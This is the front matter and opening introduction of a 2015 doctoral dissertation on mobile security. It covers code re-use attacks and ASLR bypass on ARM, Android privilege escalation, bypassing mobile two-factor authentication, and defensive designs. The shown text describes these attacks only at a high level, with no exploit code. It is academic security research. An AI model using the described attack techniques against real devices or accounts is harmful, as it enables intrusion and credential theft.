CASED

Center for Advanced Security Research in Darmstadt (CASED)

SECURITY AND PRIVACY ASPECTS OF MOBILE PLATFORMS AND APPLICATIONS

Vom Fachbereich Informatik (FB 20)
an der Technischen Universität Darmstadt (D17)

zur Erlangung des akademischen Grades eines Doktor-Ingenieurs
genehmigte Dissertation von:

M. SC. ALEXANDRA DMITRIENKO
Geboren in Ulan-Ude, Rußland

Tag der Einreichung: 15. April 2015
Tag der mündlichen Prüfung: 15. Juni 2015

Referenten:
Prof. Dr. Michael Waidner (Erstreferent)
Prof. Dr. Srdjan Čapkun (Zweitreferent)

Darmstadt 2015

Fraunhofer

Cyber-Physical System Security
Fraunhofer-Institut für Sichere Informationstechnologie (SIT)

Vom Fachbereich Informatik (FB 20)
an der Technischen Universität Darmstadt (D17)

M. SC. ALEXANDRA DMITRIENKO
Geboren in Ulan-Ude, Rußland

Tag der Einreichung: 15. April 2015
Tag der mündlichen Prüfung: 15. Juni 2015

Referenten:
Prof. Dr. Michael Waidner (Erstreferent)
Prof. Dr. Srdjan Čapkun (Zweitreferent)

Cyber-Physical System Security
Fraunhofer-Institut für Sichere Informationstechnologie (SIT)
Center for Advanced Security Research in Darmstadt (CASED)

ABSTRACT

Mobile smart devices (such as smartphones and tablets) emerged to dominant computing platforms for end-users. The capabilities of these convenient mini-computers seem nearly boundless: They feature compelling computing power and storage resources, new interfaces such as Near Field Communication (NFC) and Bluetooth Low Energy (BLE), connectivity to cloud services, as well as a vast number and variety of apps. By installing these apps, users can turn a mobile device into a music player, a gaming console, a navigation system, a business assistant, and more. In addition, the current trend of increased screen sizes make these devices reasonable replacements for traditional (mobile) computing platforms such as laptops.

On the other hand, mobile platforms process and store the extensive amount of sensitive information about their users, ranging from the user's location data to credentials for online banking and enterprise Virtual Private Networks (VPNs). This raises many security and privacy concerns and makes mobile platforms attractive targets for attackers. The rapid increase in number, variety and sophistication of attacks demonstrate that the protection mechanisms offered by mobile systems today are insufficient and improvements are necessary in order to make mobile devices capable of withstanding modern security and privacy threats.

This dissertation focuses on various aspects of security and privacy of mobile platforms. In particular, it consists of three parts: (i) advanced attacks on mobile platforms and countermeasures; (ii) online authentication security for mobile systems, and (iii) secure mobile applications and services.

Specifically, the first part of the dissertation concentrates on advanced attacks on mobile platforms, such as code re-use attacks that hijack execution flow of benign apps without injecting malicious code, and application-level privilege escalation attacks that allow malicious or compromised apps to gain more privileges than were initially granted. In this context, we develop new advanced code re-use attack techniques that can bypass deployed protection mechanisms (e.g., Address Space Layout Randomization (ASLR)) and cannot be detected by any of the existing security tools (e.g., return address checkers). Further, we investigate the problem of application-level privilege escalation attacks on mobile platforms like Android, study and classify them, develop proof of concept exploits and propose countermeasures against these attacks. Our countermeasures can mitigate all types of application-level privilege escalation attacks, in contrast to alternative solutions proposed in literature.

In the second part of the dissertation we investigate online authentication schemes frequently utilized by mobile users, such as the most common web authentication based upon the user's passwords and the recently widespread mobile 2-factor authentication (2FA) which extends the password-based approach with a secondary authenticator sent to a user's mobile device or generated on it (e.g, a One-time Password (OTP) or Transaction Authentication Number (TAN)). In this context we demonstrate various weaknesses of mobile 2FA schemes deployed for login verification by global Internet service providers (such as Google, Dropbox, Twitter, and Facebook) and by a popular Google Authenticator app. These weaknesses allow an attacker to impersonate legitimate users even if their

mobile device with the secondary authenticator is not compromised. We then go one step further and develop a general attack method for bypassing mobile 2FA schemes. Our method relies on a cross-platform infection (mobile-to-PC or PC-to-mobile) as a first step in order to compromise the Personal Computer (PC) and a mobile device of the same user. We develop proof-of-concept prototypes for a cross-platform infection and show how an attacker can bypass various instantiations of mobile 2FA schemes once both devices, PC and the mobile platform, are infected. We then deliver proof-of-concept attack implementations that bypass online banking solutions based on SMS-based TANs and visual cryptograms, as well as login verification schemes deployed by various Internet service providers. Finally, we propose a wallet-based secure solution for password-based authentication which requires no secondary authenticator, and yet provides better security guaranties than, e.g., mobile 2FA schemes.

The third part of the dissertation concerns design and development of security sensitive mobile applications and services. In particular, our first application allows mobile users to replace usual keys (for doors, cars, garages, etc.) with their mobile devices. It uses electronic access tokens which are generated by the central key server and then downloaded into mobile devices for user authentication. Our solution protects access tokens in transit (e.g., while they are downloaded on the mobile device) and when they are stored and processed on the mobile platform. The unique feature of our solution is offline delegation: Users can delegate (a portion of) their access rights to other users without accessing the key server. Further, our solution is efficient even when used with constraint communication interfaces like NFC.

The second application we developed is devoted to resource sharing among mobile users in ad-hoc mobile networks. It enables users to, e.g., exchange files and text messages, or share their tethering connection. Our solution addresses security threats specific to resource sharing and features the required security mechanisms (e.g., access control of resources, pseudonymity for users, and accountability for resource use). One of the key features of our solution is a privacy-preserving access control of resources based on FoF Finder (FoFF) service, which provides a user-friendly means to configure access control based upon information from social networks (e.g., friendship information) while preserving user privacy (e.g., not revealing their social network identifiers).

The results presented in this dissertation were included in several peer-reviewed publications [71, 91, 58, 107, 109, 61, 110, 65, 64, 30] and extended technical reports [95, 57, 108, 31][1]. Some of these publications had significant impact on follow up research. For example, our publications on new forms of code re-use attacks [71, 91] motivated researchers to develop more advanced forms of ASLR (e.g., [232, 156, 293, 157]) and to re-consider the idea of using Control-Flow Integrity (CFI) (e.g., [51, 300, 303, 182, 233, 77]). Further, our work on application-level privilege escalation attacks [94, 57, 59] was followed by many other publications addressing this problem (e.g., [106, 122, 209, 155, 146, 69, 63, 302]). Moreover, our access control solution using mobile devices as access tokens [110, 65] demonstrated significant practical impact: in 2013 it was chosen as a highlight of CeBIT – the world's largest international computer expo, and was then deployed by a large enterprise to be used by tens of thousands of company employees and millions of customers.

1 Publications [71, 91, 59] were published at the first tier conferences in Information Security

ZUSAMMENFASSUNG

Mobile Smart Devices, wie Smartphones und Tablets, sind ein fester Bestandteil unseren täglichen Lebens und haben sich zu dominierenden Endnutzerplattformen entwickelt. Sie haben in vielerlei Hinsicht die Art und Weise, wie wir kommunizieren, enorm verändert. Die Fähigkeiten dieser handlichen Mini-Computer scheinen nahezu unbegrenzt - starke Rechenleistung und Speicherkapazitäten, neue Benutzerschnittstellen wie Near Field Communication (NFC) oder Bluetooth Low Energy (BLE), ständige Verbindung mit Cloud-Services wie sozialen Netzwerken, sowie eine Vielzahl verschiedenster Apps. Mit diesen Apps kann der Nutzer sein Mobilgerät in einen MP3-Player, eine Spielekonsole, ein Navigationssystem, einen persönlichen Assistenten und vieles mehr verwandeln. Durch den Trend zu größeren Bildschirmen werden diese Geräte zum praktischen Ersatz für traditionelle (mobile) Plattformen, wie zum Beispiel Laptops.

Allerdings verarbeiten und speichern mobile Geräte auch eine zunehmende Menge sensibler Daten ihrer Nutzer, von Standortdaten bis hin zu Zugangsdaten für Onlinebanking oder dem Firmen-VPN. Dies birgt große Risiken bezüglich Sicherheit und Privatsphäre und macht diese Geräte zu beliebten Zielen für Angreifer. Jedoch zeigen sowohl die rapide zunehmende Zahl von Angriffen als auch die steigende Vielfalt und Komplexität der Angriffe, dass die Schutzmechanismen heutiger mobiler Systeme nicht ausreichen und verbessert werden müssen, damit diese in der Lage sind, modernen und anspruchsvollen Sicherheitsbedrohungen standzuhalten.

Das Ziel dieser Dissertation ist es, verschiedene Sicherheits- und Datenschutzbedrohungen für mobile Plattformen zu analysieren und entsprechende Sicherheitsarchitekturen und -lösungen zu präsentieren. Wir beschäftigen uns insbesondere mit drei Aspekten mobiler Sicherheit: (i) fortgeschrittene Angriffe und Gegenmaßnahmen (ii) Online-Authentifizierung für mobile Systeme und (iii) sichere mobile Anwendungen.

Im Detail konzentriert sich der erste Teil auf fortgeschrittene Angriffstechniken wie Code Reuse, die den Ausführungsfluss "gutartiger" Programme kapern, ohne bösartigen Code einzuschleusen, sowie auf sogenannte Privilege Escalation Angriffe auf der Applikationsebene, die bösartigen oder kompromittierten Apps mehr Rechte geben, als diesen ursprünglich gewährt wurde. In diesem Zusammengang entwickeln wir neue Techniken für Code Reuse Attacken, welche die eingesetzten Schutzmechanismen wie Address Space Layout Randomization (ASLR) umgehen und nicht von existierenden Sicherheitstools (z.B. Return Address Checkers) entdeckt werden können. Hinsichtlich der Privilege Escalation Angriffe betrachten wir Android-basierte Plattformen, da Android das am weitesten verbreitete Betriebssystem weltweit ist. Wir stellen das Konzept und die Entwicklung von Proof-of-Concept Exploits und Gegenmaßnahmen vor. Im Gegensatz zu den bisherigen Lösungen, kann unsere Sicherheitsarchitektur Privilege Escalation Angriffe auf Applikationsebene effektiv und effizient detektieren bzw. verhindern.

Im zweiten Teil dieser Dissertation untersuchen wir weitverbreitete Online-Authentifizierungsverfahren insbesondere die mobile 2-Faktoren-Authentifizierung (2FA). In diesem Kontext diskutieren wir verschiedene Schwachstellen mobiler 2FA Systeme, die für die Verifikation des Logins bei globalen Internet-Serviceprovidern (Google, Dropbox, Twitter und Facebook) und bei einer beliebten Google Authenticator App eingesetzt wer-

den. Diese Schwachstellen erlauben einem Angreifer sich als der rechtmäßige Benutzer auszugeben, sogar wenn das Mobilgerät mit dem zweiten Authenticator nicht kompromittiert ist. In einem weiteren Schritt entwickeln wir eine generelle Angriffsmethode, um mobile 2FA Systeme zu umgehen. Unsere Methode beruht in einem ersten Schritt auf einer Cross-Plattform-Infektion (mobil-auf-PC oder PC-auf-mobil) um den Personal Computer (PC) und ein mobiles Gerät desselben Nutzers zu kompromittieren. Wir entwickeln Proof of Concept Prototypen für eine Cross-Plattform-Infektion und zeigen, wie ein Angreifer verschiedene Instanziierungen mobiler 2FA Schemata umgehen kann, wenn erst einmal beide Geräte, PC und mobile Plattform, infiziert sind. Wir liefern dann Implementierungen von Proof of Concept Exploits, die sowohl Onlinebanking-Lösungen umgehen, die auf SMS-TAN und visuellen Kryptogrammen basieren, als auch Systeme zur Login-Überprüfung, die von verschiedenen Internet-Providern eingesetzt werden. Schließlich schlagen wir eine Wallet-basierte sichere Lösung für Passwort-basierte Authifizierung vor, die keinen zweiten Authenticator erfordert und trotzdem eine bessere Sicherheitsgarantie bieten kann als z.B. mobile 2FA-Systeme.

Im dritten Teil dieser Dissertation wenden wir uns sicherheitskritischen Anwendungen und Diensten zu. Insbesondere entwerfen wir zwei sicherheitsrelevante Anwendungen, die den Schutz sicherheits- und datenschutzkritischer Informationen erfordern. Die erste Anwendung erlaubt es Nutzern ihre mobilen Geräte für Zugriffskontrolle einzusetzen, also normale Schlüssel (für Türen, Autos, Parkhäuser etc.) durch ihre Mobilgeräte zu ersetzen. Sie nutzt elektronische Zugangs-Token, die von einem zentralen Schlüssel-Server erzeugt und dann zur Nutzer-Authentifizierung auf die mobilen Geräte heruntergeladen werden. Unsere Lösung schützt Zugangs-Tokens sowohl im Transit (beim Herunterladen auf das mobile Gerät) als auch wenn sie auf der mobilen Plattform gespeichert und verarbeitet werden. Das Alleinstellungsmerkmal unserer Lösung ist die Offline-Delegation: Nutzer können ihre Zugangsrechte (oder Teile davon) sicher an andere Nutzer ohne Zugang zum Schlüsselserver übertragen. Außerdem ist unsere Authentifizierungslösung effizient, selbst wenn sie mit eingeschränkten Kommunikationstechnologien wie Near Field Communication (NFC) genutzt wird. Die zweite Anwendung widmet sich dem Teilen von Ressourcen (Resource Sharing) wie Medieninhalte oder Internetverbindung zwischen mobilen Nutzern. Unsere Lösung adressiert die spezifischen Sicherheitsbedrohungen und stellt die nötigen Sicherheitsmechanismen für Zugangskontrolle, Datenschutz und Nachvollziehbarkeit der Ressourcen-Nutzung zur Verfügung. Eines der Hauptmerkmale unserer Lösung ist eine privatheitsschützende Zugangskontrolle zu Ressourcen, die auf dem Friend-of-Friend Finder (FOFF) Service basiert, der eine benutzerfreundliche Lösung bereitstellt, um die Zugangskontrolle basierend auf Informationen aus sozialen Netzwerken (z.B. Freundschaftsbeziehung) zu konfigurieren, während die Privatsphäre des Benutzers gewahrt wird (z.B. ihre Identität aus sozialen Netzwerken). Beispielsweise erlaubt dieser Dienst einem Nutzer die Tethering-Funktion eines Freundes oder dessen Freund automatisch zu nutzen.

Die Ergebnisse, die in dieser Dissertation präsentiert werden, wurden als begutachtete Forschungsarbeiten [71, 91, 58, 107, 109, 61, 110, 65, 64, 30] sowie als erweiterte technische Berichte [95, 57, 108, 31] veröffentlicht. Einige dieser Publikationen hatten einen signifikanten Einfluss auf folgende Forschung. Beispielsweise motivierten unsere Arbeiten an neuen Formen von Code Reuse Attacken [71, 91] nachfolgende Forschungsarbeiten, anspruchsvollere Schutzmechanismen wie feingranulare Adressraum-Randomisierung [232, 156, 293, 157] oder Control-Flow Integrity (CFI) [51, 300, 303, 182, 233, 77] gegen

Code Reuse zu entwerfen. Außerdem folgten eine Reihe von Forschungsarbeiten nach unserer Arbeit an Privilege Escalation Attacken und Gegenmaßnahmen [106, 122, 209, 155, 146, 69, 63, 302], die sich mit dieser Problemstellung beschäftigten.

Weiterhin erzeugte unsere Zugangskontroll-Lösung [110, 65], die mobile Geräte als Zugangs-Token verwendet, eine große Resonanz bei der Industrie: 2013 wurde unsere Lösung als Highlight der CeBIT, der weltweit größten internationalen Computerausstellung, ausgewählt und wird in einem großen Umfang in industriellen Lösungen eingesetzt werden.

ERKLÄRUNG GEMÄSS §9 DER PROMOTIONSORDNUNG

Hiermit versichere ich, die vorliegende Dissertation selbstständich und nur unter Verwendung der angegebenen Quellen und Hilfsmittel verfasst zu haben. Alle Stellen, die aus Quellen entnommen wurden, sind als solche kenntlich gemacht. Diese Arbeit hat in gleicher oder ähnlicher Form noch keiner Prüfungsbehörde vorgelegen.

Darmstadt, 15. April 2015
M. Sc. Alexandra Dmitrienko

CONTENTS

1 INTRODUCTION 1
- 1.1 Dissertation's Scope, Research Questions and Outline . . . 2
- 1.2 Summary of Main Results . . . 3

i ADVANCED ATTACKS ON MOBILE PLATFORMS AND COUNTERMEASURES 9

2 ADVANCED CODE RE-USE ATTACKS ON ARM PLATFORMS 11
- 2.1 Motivation and Contribution . . . 12
- 2.2 Background . . . 14
  - 2.2.1 ARM Architecture . . . 14
  - 2.2.2 Conventional ROP Attacks . . . 15
  - 2.2.3 Address-Space Layout Randomization . . . 17
  - 2.2.4 GOT Dereferencing and GOT Overwriting on x86 and x86-64 Platforms . . . 17
- 2.3 ROP without Returns on ARM . . . 18
  - 2.3.1 Assumptions and Adversary Model . . . 18
  - 2.3.2 Attack Design . . . 19
  - 2.3.3 Proof-of-Concept Exploit on Android . . . 21
- 2.4 Bypassing ASLR on ARM Platforms . . . 24
  - 2.4.1 Preliminaries . . . 25
  - 2.4.2 IST Dereferencing . . . 25
  - 2.4.3 IST Overwriting . . . 27
- 2.5 Related Work . . . 29
  - 2.5.1 Research on Basic and Advanced ROP Attacks . . . 29
  - 2.5.2 New Research Directions on Defense Strategies . . . 31
- 2.6 Summary . . . 34

3 APPLICATION-LEVEL PRIVILEGE ESCALATION ON ANDROID: ATTACKS AND DEFENSES 35
- 3.1 Motivation and Contribution . . . 36
- 3.2 Background on Android . . . 37
  - 3.2.1 Platform Architecture . . . 37
  - 3.2.2 Security Mechanisms . . . 38
- 3.3 Application-level Privilege Escalation Attacks . . . 39
  - 3.3.1 Confused Deputy Attacks . . . 40
  - 3.3.2 Attacks by Colluding Applications . . . 45
- 3.4 XManDroid: Mitigation of Privilege Escalation Attacks on Android . . . 47
  - 3.4.1 Requirement Analysis . . . 47
  - 3.4.2 Framework Design . . . 48
  - 3.4.3 Graph-based System Representation and Definition of Privilege Escalation on the Graph . . . 50
  - 3.4.4 Security Policy . . . 52
  - 3.4.5 Evaluation . . . 53
- 3.5 Related Work . . . 58
- 3.6 Summary . . . 62

ii ONLINE AUTHENTICATION SECURITY FOR MOBILE SYSTEMS 63
4 ATTACKS ON MOBILE 2-FACTOR AUTHENTICATION SCHEMES AND COUNTERMEASURES 65
4.1 Motivation and Contribution . . . 66
4.2 Background on 2FA Schemes . . . 67
4.3 Single-Infection Attacks on Mobile 2FA . . . 69
4.3.1 Low-entropy OTPs . . . 69
4.3.2 Lack of OTP Invalidation . . . 70
4.3.3 2FA Deactivation . . . 70
4.3.4 2FA Recovery Mechanisms . . . 71
4.3.5 OTP Generator Initialization Weaknesses . . . 71
4.3.6 Summary . . . 72
4.4 Dual-Infection Attacks on Mobile 2FA . . . 72
4.4.1 System Model . . . 72
4.4.2 Attack Description . . . 73
4.4.3 Cross-platform Infection Attacks . . . 74
4.4.4 Bypassing Different Instantiations of Mobile 2FA Schemes . . . 76
4.4.5 Summary . . . 78
4.5 Possible Countermeasures and Trade-offs . . . 78
4.5.1 Preventive Countermeasures . . . 79
4.5.2 Reactive Countermeasures . . . 82
4.6 Related Work . . . 83
4.7 Summary . . . 84
5 SECURE PASSWORD-BASED ONLINE AUTHENTICATION FOR MOBILE DEVICES 87
5.1 Motivation and Contribution . . . 88
5.2 SSL/TLS Overview . . . 89
5.3 System Model and Requirement Analysis . . . 91
5.4 System Design . . . 93
5.4.1 Challenges and Design Choices . . . 93
5.4.2 TruWalletM Architecture . . . 94
5.4.3 Protocols . . . 95
5.5 Security Considerations . . . 99
5.6 Implementation and Evaluation . . . 101
5.7 Summary . . . 102

iii SECURE MOBILE APPLICATIONS AND SERVICES 103
6 SMARTTOKEN: DELEGABLE ACCESS CONTROL WITH NFC SMARTPHONES 105
6.1 Motivation and Contribution . . . 106
6.2 Application Scenarios . . . 107
6.3 System Model and Requirement Analysis . . . 108
6.4 Mobile Platform Security Architecture . . . 110
6.4.1 Platform Security Architecture . . . 111
6.4.2 Possible Platform Security Architecture Instantiations . . . 112
6.5 Protocol Design . . . 114
6.5.1 Notation and Preliminaries . . . 115
6.5.2 System Initialization . . . 115
6.5.3 User Registration . . . 115

6.5.4 Token Issuing . . . 116
6.5.5 Authentication of Registered Users . . . 117
6.5.6 Token Delegation . . . 117
6.5.7 Authentication of Delegated Users . . . 118
6.5.8 Token and User Revocation . . . 118
6.6 Security Analysis . . . 118
6.6.1 Protocol Analysis . . . 119
6.6.2 Platform Architecture Analysis . . . 119
6.7 Implementation and Evaluation . . . 121
6.7.1 Implementation . . . 121
6.7.2 Performance Analysis . . . 124
6.8 Related Work . . . 124
6.8.1 Access Control Solutions . . . 124
6.8.2 NFC-based Security Sensitive Mobile Applications . . . 125
6.9 Summary . . . 126
7 CROWDSHARE: SECURE MOBILE RESOURCE SHARING 129
7.1 Problem Description and Contribution . . . 130
7.2 System Model and Requirement Analysis . . . 131
7.2.1 System Model . . . 131
7.2.2 Threat Model and Security Requirements . . . 132
7.3 `CrowdShare` Design . . . 132
7.3.1 Platform Architecture . . . 133
7.3.2 Communication Protocols . . . 133
7.3.3 Friends-of-Friends Finder Service . . . 135
7.4 Security Considerations . . . 137
7.4.1 CrowdShare Services . . . 137
7.4.2 FoF Finder . . . 138
7.5 Implementation . . . 139
7.5.1 Server . . . 139
7.5.2 CrowdShare mobile app . . . 139
7.6 Performance Evaluation . . . 140
7.7 Usability Study . . . 142
7.8 Related work . . . 143
7.9 Summary . . . 144
8 CONCLUSION 145
Appendices 147
A APPENDIX A: MITIGATION OF PRIVILEGE ESCALATION ATTACKS: FRAMEWORK EVALUATION 149
A.1 System Policy Deployed during Evaluation . . . 149
A.2 List of Tested Applications . . . 149
B APPENDIX B: EVALUATION OF 2FA SCHEMES 153
B.1 Exploiting the CVE-2010-1759 Vulnerability in WebKit . . . 153
B.2 Exploiting the CVE-2011-1823 Vulnerability for Privilege Escalation on Android . . . 155
B.3 Credential Theft . . . 156
BIBLIOGRAPHY 159

ABOUT THE AUTHOR 181

LIST OF FIGURES

Figure 1 Memory layout of the vulnerable program and ROP attack steps 16
Figure 2 Memory layout of the vulnerable program and ROPwR attack steps 20
Figure 3 Android internals: (a) Android software stack; (b) Possible communication channels 38
Figure 4 Classification of application-level privilege escalation attacks . . . 40
Figure 5 Privilege escalation through confused deputy exploitation 41
Figure 6 Confused deputy attack instantiation: Attack steps 42
Figure 7 Privilege escalation by colluding applications 46
Figure 8 Framework Architecture 49
Figure 9 System graph representation 51
Figure 10 A policy rule example for defeating malware monitoring phone calls 53
Figure 11 Classification of 2FA schemes 68
Figure 12 OTPs collected from three service providers 70
Figure 13 System model and attack steps 73
Figure 14 SSL/TLS establishment with full handshake 90
Figure 15 SSL/TLS session resume with reduced handshake 91
Figure 16 TruWalletM Architecture 95
Figure 17 Establishment of SSL/TLS sub-channels 97
Figure 18 Registration protocol 98
Figure 19 Password-based client authentication protocol 98
Figure 20 Password change protocol 99
Figure 21 SmartToken system overview 108
Figure 22 Mobile platform security architecture 111
Figure 23 User registration protocol 116
Figure 24 Token issuing protocol 117
Figure 25 Authentication protocol for registered users 117
Figure 26 Token delegation protocol 118
Figure 27 Authentication protocol for delegated users 119
Figure 28 `CrowdShare` system model 131
Figure 29 `CrowdShare` Platform Architecture 133
Figure 30 Registration protocol 134
Figure 31 Provider discovery protocol 135
Figure 32 Capability upload/download 136
Figure 33 `FoFinder` protocol: Binding PSI inputs to certificates 137
Figure 34 Performance with and without multihop re-transmissions 141
Figure 35 Duration of the connection establishment 141
Figure 36 Usability study results (Scores are normalized to 0% - 100%) . . . 142

Figure 37 Policy rules used for testing expressed in our policy language . . 151

LIST OF TABLES

Table 1 ARM registers 14
Table 2 Condition Flags 15
Table 3 Confused deputy attack scenarios developed for evaluation . . . 54
Table 4 Collusion attack scenarios developed for evaluation 54
Table 5 Policy rules applied during effectiveness testing 55
Table 6 Additional policy rules applied during usability testing 56
Table 7 Inter-Component Communication (ICC) calls and file read access 57
Table 8 Timing results for system components 57
Table 9 Collection of one-time-passwords 70
Table 10 Comparison of secure hardware 113
Table 11 Authentication performance (units are in milliseconds with 95% confidence interval) 124
Table 12 Policy rules applied during testing 150

ACRONYMS

2FA	2-factor authentication
AAPCS	ARM Architecture Procedure Call Standard
adb	Andrlinoid Debug Bridge
APDU	Application Protocol Data Unit
API	Application Programming Interface
ARM	Advanced RISC Machines
ARP	Address Resolution Protocol
ASCII	American Standard Code for Information Interchange
ASE	Android Scripting Environment
ASLP	Address Space Layout Permutation
ASLR	Address Space Layout Randomization
AVR	Advanced Virtual RISC
BLE	Bluetooth Low Energy

BYOD	Bring Your Own Device
BYOPJ	Bring your own pop jump
CA	Certification Authority
CCFIR	Compact Control Flow Integrity and Randomization
CFG	Control-Flow Graph
CFI	Control-Flow Integrity
DAC	Discretionary Access Control
DHCP	Dynamic Host Configuration Protocol
DLL	Dynamic Link Library
DoS	Denial-of-Service
DVM	Dalvik Virtual Machine
ELF	Executable and Linkable Format
FoF	Friends-of-Friends
FoFF	FoF Finder
GA	Google Authenticator
GPS	Global Positioning System
GOT	Global Offset Table
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
ICC	Inter-Component Communication
ILR	Instruction Location Randomization
IPC	Inter-Process Communication
IST	Indirect Symbol Table
JNI	Java Native Interface
KDC	Key Distribution Center
LAN	Local Area Network
LLVM	Low Level Virtual Machine
LoC	Lines of Code
MAC	Mandatory Access Control
microSD	Micro Secure Digital Memory

MITM	Man in the Middle
MNO	Mobile Network Operator
NDA	Non-Disclosure Agreement
NFC	Near Field Communication
NOP	No-operation
NX	No-eXecute
OOB	Out-of-band
OS	Operating System
OTP	One-time Password
PC	Personal Computer
PIE	Position Independent Executables
PIN	Personal Identification Number
PLT	Procedure Linkage Table
PSI	Private Set Intersection
PSI-CA	PSI Cardinality
ROP	Return-Oriented Programming
ROPwR	Return-Oriented Programming without Returns
SD	Secure Digital Memory
SE	Secure Element
SIM	Subscriber Identity Module
SMS	Short Message Service
SPI	Serial Peripheral Interface
SQL	Structured Query Language
SSL	Secure Socket Layer
SST	Symbol Stubs Table
TAN	Transaction Authentication Number
TEE	Trusted Execution Environment
TLS	Transport Layer Security
UI	User Interface
UID	User Identifier

USB	Universal Serial Bus
VPN	Virtual Private Network
WiFi	Wireless Fidelity
WLAN	Wireless Local Area Network
XML	Extensible Markup Language
XN	No-eXecute

1 INTRODUCTION

In today's era of digital media and Internet the role of mobile devices is continuously increasing. Smart mobile devices, such as smartphones and tablets, became our companions and personal assistants in daily life. Thanks to recent advances in various technologies, they feature long-lasting battery life, impressive computing power and storage capacity fit to the pocket-sized form factor. Equipped with various communication interfaces, they allow their users to be mobile and stay connected at any time.

Effective app market code distribution ecosystems stipulated rapid development of various applications for mobile platforms. Hundreds of thousands of developers populated mobile marketplaces with millions of apps in a short time. To date, available apps can satisfy various needs for work and entertainment. Installation of a new app can turn a mobile device into a navigator, a gaming console, a video player, a payment terminal, or a business assistant. This flexibility provides an amazing user experience for mobile users – far beyond the experience provided by PC platforms.

On the other hand, mobile devices expose their users to new security threats. They process and store a great deal of privacy sensitive data, such as authentication credentials, photos, GPS location, contacts, browsing history, e-mails and SMS messages. Further, in business contexts mobile devices became an additional attack vector to corporate security – when compromised, they are a source of infection within corporate networks. These security threats attracted a large amount of attention from the academic world and industry – one can observe a greatly increased number of publications on mobile security in the last three to four years. For instance, various works were devoted to security vulnerabilities [185, 295, 282, 200], privacy leaks [115, 113, 299, 200], software-based security frameworks [106, 122, 193, 53, 91, 60, 62], cloud-supported security architectures [175], hardware-facilitated solutions [208], and security aspects of app marketplaces [306, 305]. A particular focus has been on the security of Android – the most popular mobile Operating System (OS)[1]. Another area of focus has been upon iOS – the second most popular mobile platform.

Generally, security mechanisms on mobile platforms are more advanced than their PC counterparts. In contrast to PC platforms, which started out as open systems with few platform security mechanisms in place, mobile platforms began as closed systems controlled by a few stakeholders dictating their security requirements. For instance, Mobile Network Operators (MNOs) were required to protect cryptographic credentials used for authentication in cellular networks, while device manufacturers were interested in immutable device identifiers in order to, e.g., be able to track stolen devices. To satisfy these requirements, from the very beginning mobile devices have included *hardware-based* security mechanisms which could resist physical tampering – for instance, cellular network authentication credentials were stored and handled on tamper-resistant Subscriber Identity Module (SIM) cards, while device identifiers were stored in hardware-supported immutable storage. Moreover, mobile operating systems initially featured more advanced OS-level security mechanisms, such as sandboxing and permission frameworks, which

1 Android accounted for about 85% of market share in Q2 2014 [276]

could provide more control on how privacy-sensitive data and security critical system resources are consumed by applications.

1.1 DISSERTATION'S SCOPE, RESEARCH QUESTIONS AND OUTLINE

In this dissertation we investigate security and privacy aspects of mobile platforms at various architectural levels – hardware, OS-level software and applications. More specifically, the dissertation includes three major parts: (i) advanced attacks on mobile platforms and countermeasures; (ii) online authentication security for mobile systems, and (iii) secure mobile applications and services.

ADVANCED ATTACKS ON MOBILE PLATFORMS AND COUNTERMEASURES. Advanced attacks on mobile platforms and countermeasures are considered in Chapters 2 and 3 of this dissertation. Specifically, in Chapter 2 we focus on advanced forms of code re-use attacks, such as Return-Oriented Programming (ROP), which are known to be a significant threat to both PC and mobile platforms. While various defense mechanisms against these attacks exist, most of them are targeting x86 architecture, and only some of them, like Address Space Layout Randomization (ASLR), were also deployed on Advanced RISC Machines (ARM) – the most common processor architecture for mobile platforms. In this work, we question whether existing defense mechanisms against ROP attacks provide reasonable protection, or can be bypassed by skilled attackers.

Next, in Chapter 3 we turn our attention to OS-level security of mobile devices. We use Android OS as a target of our investigation, as Android is the most popular OS for mobile platforms. We study the Android's permission framework, the security mechanism which does not have its counterpart in desktop operating systems, in order to answer the following questions: Does it make Android-based mobile systems more secure than PCs? Does it have weaknesses which can be exploited, and if yes, how can they be mitigated?

ONLINE AUTHENTICATION SECURITY FOR MOBILE SYSTEMS. Chapters 4 and 5 of this dissertation are devoted to online authentication security in context of mobile systems. In details, in Chapter 4 we analyze 2-factor authentication (2FA) with mobile devices, which recently gained popularity. Despite large scale deployment of these schemes by global Internet service providers and in online banking, their security properties haven't been investigated. Hence, we intend to answer the following question: Is the security they provide appropriate? Can they withstand realistic adversary models?

Further, in Chapter 5 we investigate secure approaches for password-based online authentication and their use on mobile platforms. In particular, we investigate how secure hardware can be used to support the mobile wallet application for user passwords. Such secure hardware (e.g., processor-based security extensions or dedicated secure co-processors) has been available for a decade and is to date widely deployed on mobile platforms, thus its use does not require additional costs. The question we would like to answer in this context is this: How can password wallet applications benefit from such secure hardware and what are their limitations, if any?

SECURE MOBILE APPLICATIONS AND SERVICES. In Chapters 6 and 7 of this dissertation we concentrate on security aspects of mobile applications and services. Specifically, Chapter 6 is devoted to the access control solution which uses mobile devices as access tokens. We investigate security requirements for such an application and apply principles of the security and privacy by design in order to design a secure solution. The questions we would like to answer here are as follows: Which security challenges need to be addressed by an access control solution which uses a mobile device as an access token? Can such a solution provide similar security level to state-of-the-art solutions, e.g., access control systems using smart cards as tokens?

Finally, in Chapter 7 we investigate security and privacy aspects of resource sharing among mobile users. Growing popularity of mobile computing motivated development of various mobile services which require users to share resources and data, however, security and privacy aspects of such scenarios were not sufficiently investigated. The questions we aim to answer in this context are as follows: Is it possible to enable users to better control how privacy-sensitive data and system resources which are critical to security are utilized? Can these tasks be performed in a user-friendly way, e.g., by using additional information available in social networks?

To answer the above-formulated questions, we deliver scientific contributions summarized in the following subsection.

1.2 SUMMARY OF MAIN RESULTS

The summary of main results and contributions are arranged in three categories in accordance to the three parts of this dissertation, which, we recall, are (i) advanced attacks on mobile platforms and countermeasures; (ii) online authentication security for mobile systems, and (iii) secure mobile applications and services.

1.2.1 *Advanced Attacks on Mobile Platforms and Countermeasures*

We recall that the first research question we would like to answer in the context of advanced attacks on mobile platforms is whether existing defense mechanisms against ROP attacks provide reasonable protection, or can be bypassed by skilled attackers. To answer this question, we make the following contributions: We first (i) develop a new ROP-like attack technique which we call Return-Oriented Programming without Returns (ROPwR) that can bypass all the existing defense mechanisms designed to defeat ROP; and we then (ii) show that ASLR, the defense mechanism against ROP attacks commonly deployed on mobile platforms, can be circumvented.

